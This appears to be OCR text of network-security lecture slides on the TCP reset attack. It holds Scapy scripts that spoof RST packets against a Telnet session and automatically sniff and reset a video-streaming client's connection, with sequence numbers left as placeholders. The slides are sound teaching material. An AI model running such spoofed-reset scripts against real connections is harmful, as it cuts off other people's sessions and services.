
Now A→B is closed

4 OK!

ACK=y+1


Now B→A is closed

Closing TCP Connections: RST



TCP Reset Attack


- Which mechanism is used for the TCP Reset attack? Why?
  - Sending a spoofed RST packet



```
Src IP
Dst IP
Src Port
Dst Port
Sequence Number
```

The attacker needs to sniff the network to send a spoofed RST pkt

Launching the Attack: Telnet



```
Src IP = 10.1.0.5
Dst IP = 10.1.0.4
RST is set
Src Port = 23
Dst Port = 4040
Sequence Number = ?
```

```
ip = IP(src=“10.1.0.5”, dst=“10.1.0.4”)

tcp = TCP(sport=23, dport=4040,
flags=“R”, seq=XXX)

pkt = ip/tcp
send(pkt)
```


Check last pkt sent from B→A:
the next sequence number can be calculated from TCP length and seq. number.

Targeted Connections

- Telnet
- SSH
  - Isn’t SSH encrypted?
- TCP connections where IP and TCP headers aren’t encrypted

- More complex applications?

Video Streaming Server



Most modern streaming services use HTTP
(i.e., TCP in the transport layer)

TCP Reset Attack in Video Streaming

- Challenges:
  - Choose which endpoint to reset → server or client
    - server may detect unexpected RST packets
  - Packets arrive continuously
    - manual sniffing is impossible

- Instead, we need to automate the RST attack.

TCP Reset Attack in Video Streaming

- Strategy:
  - Sniff TCP packets generated from the client (how?)
  - Calculate the sequence number (how?)
  - Send a spoofed RST pkt to the client

```
VICTIM_IP = “10.1.0.4”
def tcp_rst(pkt):
    ip = IP(dst= VICTIM_IP, src=pkt[IP].dst)
    tcp = TCP(flags=“R”,
             sport=pkt[TCP].dport,
             dport=pkt[TCP].sport,
             seq=?)
    rst_pkt = ip/tcp
    send(rst_pkt)

pkt = sniff(filter=“tcp and src host %s” %
VICTIM_IP, prn=tcp_rst)
```

TCP Reset Attack in Video Streaming

- Strategy:
  - Sniff TCP packets generated from the client (how?)
  - Calculate the sequence number (how?)
  - Send a spoofed RST pkt to the client

